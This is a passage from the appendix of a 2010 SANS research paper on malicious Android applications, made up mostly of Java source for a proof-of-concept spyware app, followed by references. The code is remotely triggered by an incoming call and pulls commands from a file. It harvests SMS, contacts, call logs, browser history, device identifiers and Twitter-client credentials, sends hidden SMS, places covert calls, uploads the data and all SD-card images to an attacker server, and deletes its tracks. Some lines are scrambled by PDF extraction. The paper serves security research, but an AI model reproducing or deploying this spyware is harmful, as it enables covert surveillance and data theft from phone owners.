                                                           output.write(bookmark.getBytes());

                                                   // Get All User's Browser Bookmarks
                                                   Cursor bookmark_cursor =
                     Browser.getAllBookmarks(context.getContentResolver());

                                                           if(bookmark_cursor.moveToFirst()){
                                                               do{
                                                                   String url_bookmark = bookmark_cursor.getString(0)
                     + "n";
                                                                      output.write(url_bookmark.getBytes());

                                                               }while(bookmark_cursor.moveToNext());
                                                           }
                                                           bookmark_cursor.close();

                                                           String history =                      "nn********** HISTORY
                     **********n";
                                                           output.write(history.getBytes());

                                                           // Get User'Browser History


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                   Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 6
	
                   	
                                                                                             7	
  
	
                                                 Cursor history_cursor =
	
                   Browser.getAllVisitedUrls(context.getContentResolver());
	
                                                 if(history_cursor.moveToFirst()){
	
                                                        do{
                                                                  String url_visited =
	
                   history_cursor.getString(0) + "n";
	
                                                                output.write(url_visited.getBytes());
                                                          }while(history_cursor.moveToNext());
	
                                                 }
	
                                                 history_cursor.close();

	
                                       }catch(IOException ex){
                                         }


                                       }


                             //**************************
                               //****** Retrieve SMS ******
	
                             //**************************
	
  
                            // To do that we need "READ_SMS" permission


                             public void Get_SMS(Context context) {

	
                                       try {
	
                                                 String limit =
	
                   "nnn*******************************************n";
                                                   output.write(limit.getBytes());
	
                                                 limit =                  "*************** VICTIM SMS
	
                   ****************n";
                                                   output.write(limit.getBytes());
	
                                                 limit =
	
                   "*******************************************n";
                                                   output.write(limit.getBytes());
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                                             Uri sms_uri = null;
                                                             int field = 1;
                                                             ContentResolver cr;
                                                             Cursor c;
                                                             String sms = null;

                                                             while (field<=2){

                                                                       switch (field)
                                                                       {
                                                                              case 1: sms_uri =
                     Uri.parse("content://sms/inbox");
                                                                                                    String inbox =
                     "nn************************n";

                               output.write(inbox.getBytes());
                                                                                                    inbox =
                     "******** INBOX *********n";

                               output.write(inbox.getBytes());
                                                                                                    inbox =
                     "************************n";

                               output.write(inbox.getBytes());
                                                                                                break;
                                                                                 case 2: sms_uri =
                     Uri.parse("content://sms/sent");
                                                                                                    String sent =
                     "nn***********************n";

                               output.write(sent.getBytes());
                                                                                                    sent =
                     "******** SENT *********n";


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 6
	
                   	
                                                                                             8	


                             output.write(sent.getBytes());
                                                                                                    sent =
	
                   "***********************n";
	
  
                               output.write(sent.getBytes());
	
                                                                                                  break;
	
                                                                     }

	
                                                                     cr = context.getContentResolver();
	
                                                                     c = cr.query(sms_uri, null, null, null, null);

	
                                                                     if (c.moveToFirst()) {
	
                                                                               for(int i=0;i<c.getCount();i++) {
	
  
                                                                                          int callDate =
	
                   c.getInt(c.getColumnIndexOrThrow("date"));
	
                                                                        Date date=new Date(callDate);
                                                                          String sms_date = date.toGMTString();
	
                                                                        sms = "Date: " + sms_date + "
	
                   Phone: " + c.getString(c.getColumnIndexOrThrow("address")) + "    Text: " +
                     c.getString(c.getColumnIndexOrThrow("body")) + "n";
	
                                                                        c.moveToNext();
	
                                                                }
                                                                          output.write(sms.getBytes());


                                                                       }
	
                                                                     c.close();
	
                                                                     field++;
                                                   }


                                       } catch (IOException e) {
                                         }
	
                             }
	
  
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                              //**********************
                               //****** Send SMS ******
                               //**********************


                               // To do that we need "WRITE_SMS" permission

                                   public void Send_SMS(String Phone_Number, String Content){

                                              SmsManager sms = SmsManager.getDefault();
                                              sms.sendTextMessage(Phone_Number, null, Content, null, null);

                                    }


                               //Then remove the sms previously sent from the sms sent store of he phone :-)
                               public void delete_from_sms_sent(String number, Context context){

                                                   try {
                                                          Uri uriSms = Uri.parse("content://sms/sent");
                                                          Cursor c =
                     context.getContentResolver().query(uriSms,new String[] { "thread_id", "address" }, null,
                     null, null);

                                                                       if (c != null && c.moveToFirst()) {
                                                                               do {
                                                                                             String address =
                     c.getString(1);

                               if(address.compareTo(number)==0)

                            context.getContentResolver().delete(Uri.parse("content://sms/conversations/" +
                     c.getLong(0)),null, null);


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                          Malicious Android Applications: Risks and Exploitation 6
	
                   	
                                                                                            9	
  
	
                                                                              }while (c.moveToNext());
	
                                                                    }
	
                                                          }catch (Exception e) {
	
  
                                                   }


                             }

	
                             //***********************************************************************
	
                             //************************** Contacts HANDLING **************************
                               //***********************************************************************


                             // To do that we need "READ_CONTACTS" permission
	
  
                                   public void     Get_Contacts(Context context) throws IOException{


                                         String limit =
                     "nnn*********************************************n";
	
                                         output.write(limit.getBytes());
	
                                         limit =                  "*************** CONTACT LIST
                     ****************n";
	
                                         output.write(limit.getBytes());
	
                                         limit =
                     "*********************************************nn";
	
                                         output.write(limit.getBytes());
	
                                                 ContentResolver cr = context.getContentResolver();
	
                                                 Cursor cur = cr.query(ContactsContract.Contacts.CONTENT_URI,null,
                     null, null, null);
	
                                                 String limit_between =                "nn";


                                                 if (cur.getCount() > 0) {
	
                                                          while (cur.moveToNext()) {

                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  contact_name = 8B5	
  06E4	
  A169	
  4E46	
  
                                                                  StringBuilder FDB5	
  DE3D	
  F new StringBuilder("");
                                                                 StringBuilder contact_phone = new StringBuilder("");
                                                                    StringBuilder contact_infos = new StringBuilder("");

                                                       String id = cur.getString(
                     cur.getColumnIndex(ContactsContract.Contacts._ID));
                                                       String name =
                     cur.getString(cur.getColumnIndex(ContactsContract.Contacts.DISPLAY_NAME));
                                                       String limit_contact =      "****** CONTACT" + id +
                     "******n";
                                                       output.write(limit_contact.getBytes());

                                                                 contact_name.append("NAME:           " + name + "n");

                                                       if
                     (Integer.parseInt(cur.getString(cur.getColumnIndex(ContactsContract.Contacts.HAS_PHONE_NU
                     MBER))) > 0) {

                                                           Cursor pCur =
                     cr.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
                     null,ContactsContract.CommonDataKinds.Phone.CONTACT_ID +" = ?", new String[]{id}, null);
                                                           while (pCur.moveToNext()) {

                                                                String phone =
                     pCur.getString(pCur.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER));
                                                                contact_phone.append("PHONE: " + phone + "
                     TYPE:");
                                                                   String phone_type = null;

                                                                switch
                     (Integer.parseInt(pCur.getString(pCur.getColumnIndex(ContactsContract.CommonDataKinds.Pho
                     ne.TYPE))))
                                                                          {


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                            As part of the Information Security Reading Room                    Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 7
	
                   	
                                                                                             0	
  
	
                                                                                                   case 1: phone_type        =
	
                   "Home";break;
                                                                                                     case 2: phone_type        =
	
                   "Mobile"; break;
	
                                                                                                   case 3: phone_type        = "Work";
                     break;
	
                                                                                                   case 17: phone_type           = "Work
	
                   Mobile";break;
                                                                                                 }


                                                                            contact_phone.append(phone_type + "n");

	
                                                                     }
                                                                       pCur.close();
	
                                                               }
	
  
                                                      Cursor emailCur =
	
                   cr.query(ContactsContract.CommonDataKinds.Email.CONTENT_URI,
	
                   null,ContactsContract.CommonDataKinds.Email.CONTACT_ID + " = ?", new String[]{id}, null);
                                                      while (emailCur.moveToNext()) {


                                                                String email =
                     emailCur.getString(emailCur.getColumnIndex(ContactsContract.CommonDataKinds.Email.DATA));
	
                                                                contact_infos.append("MAIL: " + email + "
	
                   TYPE: ");
                                                                  String emailType = "";
	
  
                                                                  switch
	
                   (Integer.parseInt(emailCur.getString(emailCur.getColumnIndex(ContactsContract.CommonDataK
	
                   inds.Email.TYPE))))
                                                                  {
	
                                                                       case 1: emailType = "Home"; break;
	
                                                                       case 2: emailType = "Work"; break;
                                                                         case 3: emailType = "Other"; break;
	
                                                                }
	
  
                                                                                 contact_infos.append(emailType + "n");
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                                                         }
                                                                       emailCur.close();

                                                              String addrWhere =
                     ContactsContract.Data.CONTACT_ID + " = ? AND " + ContactsContract.Data.MIMETYPE + " = ?";
                                                              String[] addrWhereParams = new String[]{id,
                     ContactsContract.CommonDataKinds.StructuredPostal.CONTENT_ITEM_TYPE};
                                                    Cursor addrCur =
                     cr.query(ContactsContract.Data.CONTENT_URI, null, addrWhere, addrWhereParams, null);

                                                              while(addrCur.moveToNext()) {

                                                                         String street = addrCur.getString(
                     addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPostal.STREET));
                                                                         String city = addrCur.getString(
                     addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPostal.CITY));
                                                                         String state =
                     addrCur.getString(addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPosta
                     l.REGION));
                                                                         String postalCode =
                     addrCur.getString(
                     addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPostal.POSTCODE));
                                                                         String country = addrCur.getString(
                     addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPostal.COUNTRY));
                                                                         String type = "";
                                                                         switch
                     (Integer.parseInt(addrCur.getString(addrCur.getColumnIndex(ContactsContract.CommonDataKin
                     ds.StructuredPostal.TYPE))))
                                                                         {
                                                                                case 1: type = "Home";
                                                                                   break;
                                                                                case 2: type = "Work";
                                                                                   break;
                                                                                case 3: type = "Other";


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                       Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 7
	
                   	
                                                                                           1	
  
	
                                                                                      }
	
  
                                                                                        String address = street + "          " + city
	
                   + "    " + state + "      " + postalCode + "       " + country;
	
                                                                                      contact_infos.append("ADDRESS: " +
                     address + "     TYPE:     " + type + "n");


                                                                          }
                                                              addrCur.close();


                                                  String imWhere = ContactsContract.Data.CONTACT_ID + " = ?
                     AND " + ContactsContract.Data.MIMETYPE + " = ?";
	
                                                  String[] imWhereParams = new String[]{id,
                     ContactsContract.CommonDataKinds.Im.CONTENT_ITEM_TYPE};
	
                                                  Cursor imCur = cr.query(ContactsContract.Data.CONTENT_URI,
	
                   null, imWhere, imWhereParams, null);
                                                    if (imCur.moveToFirst()) {
	
                                                        String imName =
	
                   imCur.getString(imCur.getColumnIndex(ContactsContract.CommonDataKinds.Im.DATA));
                                                          contact_infos.append("IM: " + imName + "n");
	
                                                  }
	
                                                  imCur.close();

	
                                                  String orgWhere = ContactsContract.Data.CONTACT_ID + " = ?
	
                   AND " + ContactsContract.Data.MIMETYPE + " = ?";
                                                    String[] orgWhereParams = new String[]{id,
	
                   ContactsContract.CommonDataKinds.Organization.CONTENT_ITEM_TYPE};
                                                    Cursor orgCur =
	
                   cr.query(ContactsContract.Data.CONTENT_URI, null, orgWhere, orgWhereParams, null);
	
  
                                                              if (orgCur.moveToFirst()) {
	
                                                                                      String orgName =
	
                   orgCur.getString(orgCur.getColumnIndex(ContactsContract.CommonDataKinds.Organization.DATA
                     ));
	
                                                                                      String title =
	
                   orgCur.getString(orgCur.getColumnIndex(ContactsContract.CommonDataKinds.Organization.TITL
                     E));
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
   +
                                                                                        contact_infos.append("Employer: "
                     orgName + "      Function: " + title + "n");
                                                              }

                                                              orgCur.close();

                                                              output.write(contact_name.toString().getBytes());
                                                              output.write(contact_phone.toString().getBytes());
                                                              output.write(contact_infos.toString().getBytes());
                                                                     output.write(limit_between.getBytes());

                                                          }
                                                 }

                               }


                               //********************************************************************************
                     *******
                               //****** Delete the phone call previouly processed from the Call Log of the device
                     ******
                               //********************************************************************************
                     *******

                               public void delete_from_call_log (String number, Context context){

                                             Uri UriCalls = Uri.parse("content://call_log/calls");
                                             //Cursor c = getContentResolver().query(UriCalls, null, null, null,
                     null);
                                             String queryString= "NUMBER=" + number;
                                             context.getContentResolver().delete(UriCalls, queryString, null);

                               }


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                   Author retains full rights.	


                                                        Malicious Android Applications: Risks and Exploitation 7
	
                   	
                                                                                          2	


                                 //***********************************************
	
                                 //****** Retrieve Call Logs from the phone ******
                                   //***********************************************


                              // To do that we need do not need particular permission

	
                                 public void Get_Call_LOG(Context context){
	
                                        try {
	
  
                                                   String limit =
	
                   "nnn*****************************************n";
	
                                                 output.write(limit.getBytes());
                                                   limit =                 "*************** CALLS LOG
	
                   ****************n";
	
                                                 output.write(limit.getBytes());
                                                   limit =
	
                   "*****************************************nn";
	
                                                 output.write(limit.getBytes());

	
                                                        Uri allCalls = Uri.parse("content://call_log/calls");
	
                                                        ContentResolver cr = context.getContentResolver();
                                                          Cursor c = cr.query(allCalls, null, null, null, null);
	
  
                                                          if (c.moveToFirst()) {


                                                                 do{
                                                                               StringBuilder call = new StringBuilder("");
	
                                                                             String callType = "";
	
                                                                             switch
                     (Integer.parseInt(c.getString(c.getColumnIndex(Calls.TYPE))))
	
                                                                             {
	
                                                                                      case 1: callType = "Incoming"; break;
                                                                                        case 2: callType = "Outgoing"; break;
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                                                                        case 3: callType = "Missed";
                                                                               }

                                                                             int callDate =
                     c.getInt(c.getColumnIndex(Calls.DATE));
                                                                             Date date=new Date(callDate);

                                                                             String call_date = date.toGMTString();

                            call.append(c.getString(c.getColumnIndex(Calls._ID)) + ":    " +
                     c.getString(c.getColumnIndex(Calls.NUMBER)) + " ---> " + callType + " From / To Contact:
                     " + c.getString(c.getColumnIndex(Calls.CACHED_NAME)) + " Duration: " +
                     c.getString(c.getColumnIndex(Calls.DURATION)) + " on " + call_date + "n");
                                                                  output.write(call.toString().getBytes());

                                                                   } while (c.moveToNext());
                                                          }

                                   } catch (IOException e) {

                                   }
                            }


                            //************************** UPLOAD FILES TO OUR MALICIOUS WEB SERVER
                     **************************

                            public void doHttpUpload(String data, String IP, Context context) throws
                     IOException{


                                       Log.d("TESTTTTTTTTTT","23");


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                          As part of the Information Security Reading Room                  Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 7
	
                   	
                                                                                             3	


                                       String lineEnd = "rn";
                                         String twoHyphens = "--";
	
                                       String boundary = "*****";
	
                                       String reader;
                                         String urlString = "http://" + IP + "/fileUpload.php";
	
                                       String file_to_upload = null;
	
                                       Boolean check_data = false;
                                         HttpURLConnection conn = null;
	
                                       BufferedReader rd = null;
	
                                       URL site;

	
                                   if(data.compareTo("victim_data")==0){
                                              file_to_upload = gold_gpen_filename;
	
                                            rd = new BufferedReader(new InputStreamReader(new
	
                   FileInputStream(gold_gpen)));
                                              check_data = true;
	
                                   }
	
                                   else if (data.compareTo("victim_log_main")==0){
                                              file_to_upload = logcat_main_filename;
	
                                            rd = new BufferedReader(new InputStreamReader(new
	
                   FileInputStream(logcat_main)));
                                              check_data = true;
	
                                   } else if (data.compareTo("victim_log_radio")==0){
	
                                            file_to_upload = logcat_radio_filename;
                                              rd = new BufferedReader(new InputStreamReader(new
	
                   FileInputStream(logcat_radio)));
                                              check_data = true;
	
                                   } else if (data.compareTo("victim_log_events")==0){
	
                                            file_to_upload = logcat_events_filename;
                                              rd = new BufferedReader(new InputStreamReader(new
	
                   FileInputStream(logcat_events)));
	
                                            check_data = true;
                                     }


                                       // Upload victim personal data to the web server

                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                      if(check_data){
                                                   try{

                                                          DataOutputStream dos;
                                                          site = new URL(urlString);
                                                          conn = (HttpURLConnection) site.openConnection();
                                                          conn.setDoOutput(true);
                                                          conn.setDoInput(true);
                                                          conn.setRequestMethod("POST"); // Use a post method.
                                                          conn.setRequestProperty("Connection", "Keep-Alive");
                                                          conn.setRequestProperty("Content-Type",
                     "multipart/form-data;boundary="+boundary);
                                                          dos = new DataOutputStream( conn.getOutputStream()
                     );
                                                          dos.writeBytes(twoHyphens + boundary + lineEnd);
                                                          dos.writeBytes("Content-Disposition: form-data;
                     name="uploadedfile";filename="" + file_to_upload + """ + lineEnd);
                                                          dos.writeBytes(lineEnd);

                                                                       while ((reader = rd.readLine()) != null) {
                                                                              dos.writeBytes(reader);
                                                                              dos.writeBytes(lineEnd);
                                                                       }

                                                                       dos.writeBytes(lineEnd);
                                                                       dos.writeBytes(twoHyphens + boundary + twoHyphens +
                     lineEnd);
                                                                    dos.flush();
                                                                    dos.close();
                                                             }catch (MalformedURLException e) {
                                                                            e.printStackTrace();

                                                             } catch (IOException e) {
                                                                            e.printStackTrace();


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 7
	
                   	
                                                                                           4	
  
	
                                                         }
	
  
                                                 //HTTP Reply reading
	
                                               try {
	
  
                                                          rd = new BufferedReader(new
	
                   InputStreamReader(conn.getInputStream()));
	
                                                                  while ((reader = rd.readLine()) != null) {
	
                                                                         if(reader.contains("error"))
	
                                                                  }
                                                                                   check += 1; //there is an http error

	
                                                                  rd.close();
	
                                               } catch (IOException ioex){
	
                                                              ioex.printStackTrace();
                                                 }


                                 // Uplod all images located in the SD Card to the web server
                                     } else if(data.compareTo("victim_images")==0){


                                                 Bitmap mBitmap=null;
                                                   DataOutputStream dos;
	
                                                 Cursor c;
	
                                                 int id=1;
                                                   String photofile=null;
	
                                                 String[] projection =
                     {MediaStore.Images.ImageColumns.DISPLAY_NAME};
	
                                                 ContentResolver cr = context.getContentResolver();
	
  
                                                           c = cr.query(MediaStore.Images.Media.EXTERNAL_CONTENT_URI,
	
                   projection, null, null, null);
	
                                                         int max_images = c.getCount();

	
                                                         do {
	
                                                                try {
                                                                               c =
                     cr.query(Uri.withAppendedPath(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, 169	
  4id),
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A "" + E46	
  
                     projection, null, null, null);

                                                                              if (c!=null && c.moveToFirst()) {
                                                                                 photofile = c.getString(0);
                     //column1Value stands for photo filename
                                                                          }

                                                                  mBitmap =
                     android.provider.MediaStore.Images.Media.getBitmap(context.getContentResolver(),
                     Uri.withAppendedPath(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, "" + id));

                                                                  } catch (IOException e) {
                                                                            e.printStackTrace();
                                                                  }

                                                                  try {
                                                                              site = new URL(urlString);
                                                                              conn = (HttpURLConnection)
                     site.openConnection();
                                                                              conn.setDoOutput(true);
                                                                              conn.setDoInput(true);

                                                                              conn.setRequestMethod("POST"); // Use a post
                     method
                                                                              conn.setRequestProperty("Connection", "Keep-
                     Alive");
                                                                              conn.setRequestProperty("Content-Type",
                     "multipart/form-data;boundary="+boundary);

                                                                              dos = new DataOutputStream(
                     conn.getOutputStream() );
                                                                              dos.writeBytes(twoHyphens + boundary +
                     lineEnd);


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                   Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 7
	
                   	
                                                                                             5	


                                                                dos.writeBytes("Content-Disposition: form-
                     data; name="uploadedfile";filename="" + photofile + """ + lineEnd);
	
                                                                dos.writeBytes(lineEnd);
	
  
                                                                                 mBitmap.compress(CompressFormat.JPEG, 75,
	
                   dos);      //compression de image pour envoi
	
                                                                               dos.writeBytes(lineEnd);
	
                                                                               dos.writeBytes(twoHyphens + boundary +
	
                   twoHyphens + lineEnd);
                                                                                 dos.flush();
	
                                                                               dos.close();
	
                                                                     } catch (MalformedURLException e) {
	
                                                                                    e.printStackTrace();
                                                                       } catch (IOException e) {
	
                                                                                    e.printStackTrace();
	
                                                                     }

	
                                                                     //lecture de la réponse http
	
                                                                     try {

	
                                                                               rd = new BufferedReader(new
	
                   InputStreamReader(conn.getInputStream()));

	
                                                                               while ((reader= rd.readLine()) != null) {
	
                                                                                        if(reader.contains("error")) {
	
                                                                                               check += 1; //there is a http
                     error
	
                                                                                    }
	
                                                                             }
                                                                               rd.close();
	
                                                                     } catch (IOException ioex){
	
                                                                                    ioex.printStackTrace();

                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                                                        }
                                                                       id++;

                                                             } while (id<=max_images);

                                                   }
                               }


                            @Override
                            public void onReceive(Context context, Intent intent) {

                                   getTeleService(context); //Access to the TelephonyManager

                                   //String action = intent.getAction();
                                   Bundle b = intent.getExtras();
                                   String incommingNumber = b.getString("incoming_number"); //Get Incoming Number
                                   //String state = b.getString("state");
                                   //Log.d("CALL",action + "   " + incommingNumber + "   " + state);

                                   String[] list;

                                   // Trigger an action according to the Caller
                                   if (incommingNumber.equals("5556")){

                                            AnswerAndRejectCall();
                                            Intent launchHome = new Intent(Intent.ACTION_MAIN);
                                            launchHome.addCategory(Intent.CATEGORY_HOME);
                                            launchHome.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                                            context.startActivity(launchHome);

                                            DownloadFromUrl("CMDs.txt",context);


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 7
	
                   	
                                                                                             6	
  
	
                                  // Read information info concerning the victim phone, to do that we
	
                   require "READ_PHONE_STATE" permission
	
                                  TelephonyManager mTelephonyMgr =
	
                   (TelephonyManager)context.getSystemService(context.TELEPHONY_SERVICE);

	
                                  imei = "victim phone imei: " + mTelephonyMgr.getDeviceId() + "n";
	
                                         phoneNumber=mTelephonyMgr.getLine1Number();
                                           softwareVer = "victim phone software version: " +
	
                   mTelephonyMgr.getDeviceSoftwareVersion() + "n";
	
                                         simSerial = "victim phone sim serial: " +
                     mTelephonyMgr.getSimSerialNumber() + "n";
	
                                         subscriberId = mTelephonyMgr.getSubscriberId();
	
                                                 sd_card = Environment.getExternalStorageDirectory(); //Get sdcard
	
                   path
	
                                         Date date = new Date();
	
                                         java.text.DateFormat dateFormat =
                     android.text.format.DateFormat.getDateFormat(context.getApplicationContext());
	
                                         String [] current =
	
                   android.text.TextUtils.split(dateFormat.format(date),"/");
                                           String current_time = current[0] + "_" + current[1] + "_" +
	
                   current[2];
	
                                            // Filename example /mnt/sdcard/310260000000000_15555218135_9_9_2010
	
  
                                           filename = subscriberId + "_" + phoneNumber + "_" + current_time;
	
                                         gold_gpen_filename =   filename + ".txt"; //to correctly
	
                   differentiate each victim data
	
                                         gold_gpen = new File(sd_card, gold_gpen_filename); // the file that
	
                   we will upload to our malicious webserver

	
                                                 try {
	
  
                                                                output = new FileOutputStream(gold_gpen);
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                                                 output.write(imei.getBytes());
                                                                output.write(softwareVer.getBytes());
                                                                output.write(simSerial.getBytes());

                                                      File dir = Environment.getExternalStorageDirectory();

                                                      File cmds_file = new File(dir, "CMDs.txt");

                                                      InputStream instream = new FileInputStream(cmds_file);

                                                      InputStreamReader inputreader = new InputStreamReader(instream);

                                                 BufferedReader buffreader = new BufferedReader(inputreader);

                                                 String line;

                                                 while ((line = buffreader.readLine()) != null) {

                                                     line = line.trim();
                                                 list = TextUtils.split(line, "/");

                                                      if (list[0].compareTo("UPDATE")==0){

                                                                Intent update_intent = new Intent( );

                     update_intent.setClassName("telindus.AndroidGoldGPENSpyware",
                     "telindus.AndroidGoldGPENSpyware.ProcessUpdate");
                                                     update_intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                                                     context.startActivity(update_intent);

                                             } else if
                     (list[0].compareTo("GET_BROWSER_HISTORY_BOOKMARKS")==0){

                                                                                 Get_Browser_History_Bookmarks(context);


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 7
	
                   	
                                                                                             7	


                                                    } else if (list[0].compareTo("GET_TWITTER_CREDENTIALS")==0){


                                                                     //****** Get Tweetcaster Preferences (accounts
                     registered and credentials ) ******
	
                                                        SharedPreferences Tweetcaster =
	
                   PreferenceManager.getDefaultSharedPreferences(context);
                                                          String prefs = null;
	
                                                        limit =
	
                   "nnn********************************************************n";
                                                          output.write(limit.getBytes());
	
                                                        limit =                  "***************
                     Tweetcaster Preferences ****************n";
	
                                                        output.write(limit.getBytes());
	
                                                        limit =
                     "********************************************************nn";
	
                                                        output.write(limit.getBytes());
	
  
                                                          for (Map.Entry<String, ?> entry :
	
                   Tweetcaster.getAll().entrySet()) {
	
                                                    Object val = entry.getValue();
                                                      if (val == null) {
	
                                                        prefs = String.format("%s = <null>%n",
	
                   entry.getKey()) + "n";

	
                                                                     output.write(prefs.getBytes());
	
                                                    } else {
	
                                                        prefs = String.format("%s = %s (%s)%n",
                     entry.getKey(), String.valueOf(val), val.getClass().getSimpleName()) + "n";
	
                                                        output.write(prefs.getBytes());
	
                                                    }
                                                          }


                                                      } else if (list[0].compareTo("GET_SMS")==0){

                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                                                       Get_SMS(context);

                                                        } else if (list[0].compareTo("SEND_SMS")==0){


                                                                       Send_SMS(list[1],list[2]);

                                                                       //Then remove this sms from the sms sent of the
                     phone :-)
                                                              delete_from_sms_sent(list[1], context);

                                                        } else if (list[0].compareTo("GET_CONTACTS")==0){


                                                             Get_Contacts(context);

                                                        }   else if (list[0].compareTo("CALL")==0){

                                                             //****** Call Other Phone, spy victim during meeting for
                     example ******
                                                                       Intent call_attacker = new
                     Intent(Intent.ACTION_CALL);
                                                         call_attacker.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                                                                   call_attacker.setData(Uri.parse("tel:" + list[1]));
                                                                   context.startActivity(call_attacker);

                                                        } else if (list[0].compareTo("DELETE_CALL")==0){


                                                                       delete_from_call_log (list[1], context);


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 7
	
                   	
                                                                                             8	
  
	
                                                      } else if (list[0].compareTo("GET_CALL_LOG")==0){


                                                                     Get_Call_LOG(context);
	
  
                                                        } else if (list[0].compareTo("GET_SD_CARD")==0){


                                                       //upload all images located in the SD Card to the specified
	
                   web server
	
                   context);
                                                                       doHttpUpload("victim_images", "192.168.2.103",


                                                        }


                                             }
	
                                             instream.close();
	
                                             inputreader.close();
                                               buffreader.close();
	
                                             output.close();
	
  
                                               doHttpUpload("victim_data","192.168.2.103", context);


                                          //****** Covering Tracks ******
                                         cmds_file.delete();
	
  
                                         //Remove file uploaded from the phone
	
                                          gold_gpen.delete();
	
  
                                           } catch (java.io.IOException e) {


                                         }

	
                               }
	
  
                            }
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     }


                     8. References
                     	
  
                     Androidboss. (09/06/2010) “Embracing the Android awesomeness: A quick overview”
                           Retrieved from http://androidboss.com/tag/dalvik-virtual/

                     Android Developers. (12/2010). “Android Runtime”
                           Retrieved from http://developer.android.com/guide/basics/what-is-android.html

                     Android Developers Blog. (23/06/2010) “Exercising Our Remote Application Removal
                           Feature” Retrieved from http://android-developers.blogspot.com


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                        Malicious Android Applications: Risks and Exploitation 7
	
                   	
                                                                                          9	


                            /2010/06/exercising-our-remote-application.html
	
  
                     Android Developers Guide_Fundamentals. (11/2010) “Application Fundamentals”
	
  
                           Retrieved from http://developer.android.com/guide/topics/fundamentals.html


                     Android Developers Guide-Android Architecture. (11/2010) “Android Architecture”
	
  
                           Retrieved from http://developer.android.com/guide/basics/what-is-android.html


                     Android Developers Guide-NDK. (11/2010) “Download the Android NDK”
	
                         Retrieved from http://developer.android.com/sdk/ndk/index.html


                   Android Developers Guide-SDK. (11/2010) “Download the Android SDK”
	
                         Retrieved from http://developer.android.com/sdk/index.html


                   Android Developers Guide-Security. (11/2010) “Security and Permissions”
	
                         Retrieved from http://developer.android.com/guide/topics/security/security.html


                   Android Developers Guide_The Account Manager. (11/2010)“SampleSyncAdapter –
	
                         Sample Sync Adapter“ Retrieved from http://developer.android.com
	
                         /resources/samples/SampleSyncAdapter/index.html


